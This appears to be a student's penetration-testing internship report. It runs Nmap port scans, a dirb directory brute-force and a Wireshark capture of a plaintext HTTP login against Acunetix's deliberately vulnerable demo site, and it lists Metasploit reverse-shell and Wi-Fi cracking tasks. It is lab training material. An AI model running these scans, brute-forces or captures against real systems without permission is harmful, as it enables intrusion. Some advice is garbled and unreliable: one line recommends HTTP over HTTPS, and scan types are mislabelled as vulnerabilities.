ShadowFox

[CYBER SECURITY INTERNSHIP REPORT]

[Shadow Fox]

AUGUST 9, 2024]
[DHRUMIL PATEL]
[Shadow Fox AUGUST]

Task Level (Beginner):

1) Find all the ports that are open on the website http://testphp.vulnweb.com/

2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

3) Make a login in the website http://testphp.vulnweb.com/ and intercept

the network traffic using Wireshark and find the credentials that were transferred through the network.

Dhrumil Patel

Task Level (Intermediate):

1) A file is encrypted using VeraCrypt (A disk encryption tool). The

password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

2) An executable file of VeraCrypt will be provided to you. Find the

address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

3) Create a payload using Metasploit and make a reverse shell

connection from a Windows 10 machine in your virtual machine setup.

4) Make a DE-authentication attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the WIFI. To crack the password, create a wordlist that can include the password of your network.

Dhrumil Patel

Table of contents:

Dhrumil Patel

TASK LEVEL

(BEGINNER)

Dhrumil Patel

1. Find all the ports that are open on the website **http://testphp.vulnweb.com/**

Intro : Nmap is an open-source utility for network discovery and it is used to scan IP address and ports in a network it identifies service running, version detection and Operating system detection, vulnerability scanning making it easier to plan additional approaches during penetration testing.

Main Website: URL of the Website (http://testphp.vulnweb.com/)

1. **Vulnerability :** http://testphp.vulnweb.com/

1.1 Vulnerability: TCP SYN Scan

- Severity: Low
- Description: Initiates a TCP SYN scan, also known as half open scanning and it can be performed quickly, scanning thousands of ports per second and it's not complete three-way handshake process.
- Command: Nmap -sS

1.2 Vulnerability: TCP Connect Scan

- Severity: Low
- Description: Initiates a TCP Connect Scan also known as full TCP (Three-way handshake) connection to detect open port and it is consuming time to scanning.
- Command: Nmap -sT

1.3 Vulnerability: UDP Scan

- Severity: Medium
- Description: It scanning UDP ports and it’s faster than TCP scanning no three-way handshake process is initiate.
- Command: Nmap -sU

1.4 Vulnerability: Service Version Detection

- Severity: Medium
- Description: Attempts to determine the version of service running on open ports it’s identify version.
- Command: Nmap –sV

1.5 Vulnerability: OS Detection

- Severity: Low
- Description: Attempts to determined the operating system running of the target host.
- Command: Nmap -O

1.6 Vulnerability: Ping Scanning

- Severity: Low
- Description: Perform a simple ping scan to check a host is alive or not that’s mean to determined which host are up.
- Command: Nmap -sn

Recommendations

- Replace unsecure protocols with secure protocol ex: 80 (HTTP) instead of 443 (HTTPS)

- Use VPNs for Secure remote access to internal system and service.

Proof of Concept

- Performing TCP SYN scan, also known as half open scanning and it can be performed quickly, scanning thousands of ports per second

- It can also perform service version detection on open port.


- Scanning All TCP ports

- Performing UDP scan


- Performing Operating system detection

- running on target host.

- first we ping the website to get the ipaddress of the website to scan the ports.



```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=49 time=333 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=49 time=395 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=49 time=517 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=49 time=568 ms
^C
--- testphp.vulnweb.com ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4000ms
rtt min/avg/max/mdev = 333.336/453.366/568.029/93.604 ms

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


welcome to our page

Test site for Acunetix WVS.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo nmap -sS -sV -p- 44.228.249.3
[sudo] password for richer:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 14:06 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.041s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 557.37 seconds

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

Dhrumil Patel



```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo nmap -sU -O 44.228.249.3
[sudo] password for richer:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 17:45 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.42s latency).
All 1000 scanned ports on ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 401.59 seconds

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

2.0 Brute force the website http://testphp.vulnweb.com/and find the directories that are present in the website**.**

Vulnerability : Directory Brute-Forcing on http://testphp.vulnweb.com/

2.1 Vulnerability: Exposed Directories and Files

- Severity: Medium
- Description: dirb is an online directory scanner it’s searches web server for hidden files, directories, pages and it is used to detect web server folders, files and admin pages, configuration files, sitemap.xml, robots.txt.

Findings:

Admin Directory: /admin/

- Severity: High
- Description: The /admin/ directory is an administrative directory and it is allow the unauthorized users to access the all sensitive information and functionalities on admin directory.

CVS Directories:

- /CVS/
- /CVS/Entries/
- /CVS/Repository/
- /CVS/Root/
- Severity: Medium
- Description: CVS is stand for Concurrent Versions System, this directories is only used in vision contorls. and this directories may collect the metadata about the source code.

Cross-Domain Policy File: /crossdomain.xml

- Severity: Medium
- Description: The crossdomain.xml file is used for the security policies and it allow the unauthorize domains to access the data on the servers.

Images Directory: /images/

- Severity: Low
- Description: The /image/ directory is used to store the all images files. And this directory will give the information about the site structure.

Secured Directory: /secured/

- Severity: Medium
- Description: The /secured/ directory is used to keep the sensitive information about the files and it is not secured.

Index File: /index.php

- Severity: Low
- Description: The index.php file are the mostly used for the landing page on PHP based sites.


List of Discovered Directories

- http://testphp.vulnweb.com/admin/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/crossdomain.xml/
- http://testphp.vulnweb.com/CVS/Entries/
- http://testphp.vulnweb.com/CVS/Repository/
- http://testphp.vulnweb.com/CVS/Root/
- http://testphp.vulnweb.com/favicon.ico/
- http://testphp.vulnweb.com/images/

- http://testphp.vulnweb.com/pictures/
- http://testphp.vulnweb.com/secured/
- http://testphp.vulnweb.com/vendor/
- http://testphp.vulnweb.com/index.php/

Proof of Concept

- Purpose: Dirb such as list of discover directories or files with the help brute-force.



```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo dirb http://testphp.vulnweb.com
[sudo] password for richer:

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug  6 22:20:30 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Tue Aug  6 23:02:04 2024
DOWNLOADED: 8065 - FOUND: 8

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

3.Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Vulnerability : Login Traffic Interception on http://testphp.vulnweb.com/

3.1 Vulnerability: Unencrypted Login Credentials Transmission


- Severity: High
- Description: When we login on this website http://testphp.vulnweb.com/, then we find the credentials (username and password) with the help of transmitted in plain text over the HTTP. This will check by the intercepting the network traffic using Wireshark tool. Because the HTTP will not encrypt the data between the client and server. This is also the vulnerability and it will be hacked by the hackers to capture the sensitive information like a login credentials also.

Recommendations

- Enable HTTPS: We can use the website as HTTPS (HTTP secure) to encrypt all the data of client and server. HTTPS is using the SSL/TLS it will protect the data integrity and privacy, it will make the difficult to hacker to get the sensitive information.

Proof of Concept

- Purpose: A network traffic can capture the tool like Wireshark and can be used to capture and analyse the packet between client and server. The website login page during a login attempt.



If you are already registered please enter your login information below:


Username : Dhrumil Patel

Password : ●●●●●●●●●●●●

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Dhrumil Patel



http

```
No.    Time          Source          Destination     Protocol  Length Info
  265 27.094440416  192.168.1.16    44.228.249.3    HTTP       193 GET /cms HTTP/1.1
  266 27.400327328  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  267 27.400652296  192.168.1.16    44.228.249.3    HTTP       193 GET /CMS HTTP/1.1
  268 27.707573345  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  269 27.707948038  192.168.1.16    44.228.249.3    HTTP       198 GET /cmsadmin HTTP/1.1
  271 28.004266406  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  272 28.004685084  192.168.1.16    44.228.249.3    HTTP       192 GET /cn HTTP/1.1
  274 28.322111839  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  276 28.322769756  192.168.1.16    44.228.249.3    HTTP       193 GET /cnf HTTP/1.1
  277 28.629377962  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  278 28.629923199  192.168.1.16    44.228.249.3    HTTP       197 GET /cnstats HTTP/1.1
  279 28.936404318  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  280 28.936912720  192.168.1.16    44.228.249.3    HTTP       193 GET /cnt HTTP/1.1
  281 29.243535047  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  282 29.244699413  192.168.1.16    44.228.249.3    HTTP       192 GET /co HTTP/1.1
  283 29.550552213  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  284 29.551048072  192.168.1.16    44.228.249.3    HTTP       196 GET /cocoon HTTP/1.1
  285 29.858224860  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  286 29.858782954  192.168.1.16    44.228.249.3    HTTP       194 GET /code HTTP/1.1
  288 30.165047800  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  289 30.165576015  192.168.1.16    44.228.249.3    HTTP       195 GET /codec HTTP/1.1
  291 30.472678781  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  293 30.473264687  192.168.1.16    44.228.249.3    HTTP       196 GET /codecs HTTP/1.1
  295 30.780630352  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  296 30.781218502  192.168.1.16    44.228.249.3    HTTP       199 GET /codepages HTTP/1.1
  298 31.087888737  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  299 31.088457687  192.168.1.16    44.228.249.3    HTTP       195 GET /codes HTTP/1.1
  300 31.393801799  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  301 31.394374786  192.168.1.16    44.228.249.3    HTTP       196 GET /coffee HTTP/1.1
  302 31.499142788  192.168.1.16    44.228.249.3    HTTP       612 [TCP Previous segment not captured] POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  303 31.803688929  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
  304 31.803689269  44.228.249.3    192.168.1.16    HTTP       344 HTTP/1.1 302 Found  (text/html)
  305 31.804279776  192.168.1.16    44.228.249.3    HTTP       196 GET /cognos HTTP/1.1
  306 31.811245977  192.168.1.16    44.228.249.3    HTTP       467 GET /login.php HTTP/1.1
  308 32.110748135  44.228.249.3    192.168.1.16    HTTP      2816 HTTP/1.1 200 OK  (text/html)
  315 32.827926399  44.228.249.3    192.168.1.16    HTTP       778 HTTP/1.1 404 Not Found  (text/html)
```

```
› Frame 302: 612 bytes on wire (4896 bits), 612 bytes captured (4896 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.1.16, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 52986, Dst Port: 80, Seq: 2, Ack: 1, Len: 544
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "uname" = "Dhrumil Patel"
  › Form item: "pass" = "Dhrumil1234"
```

```
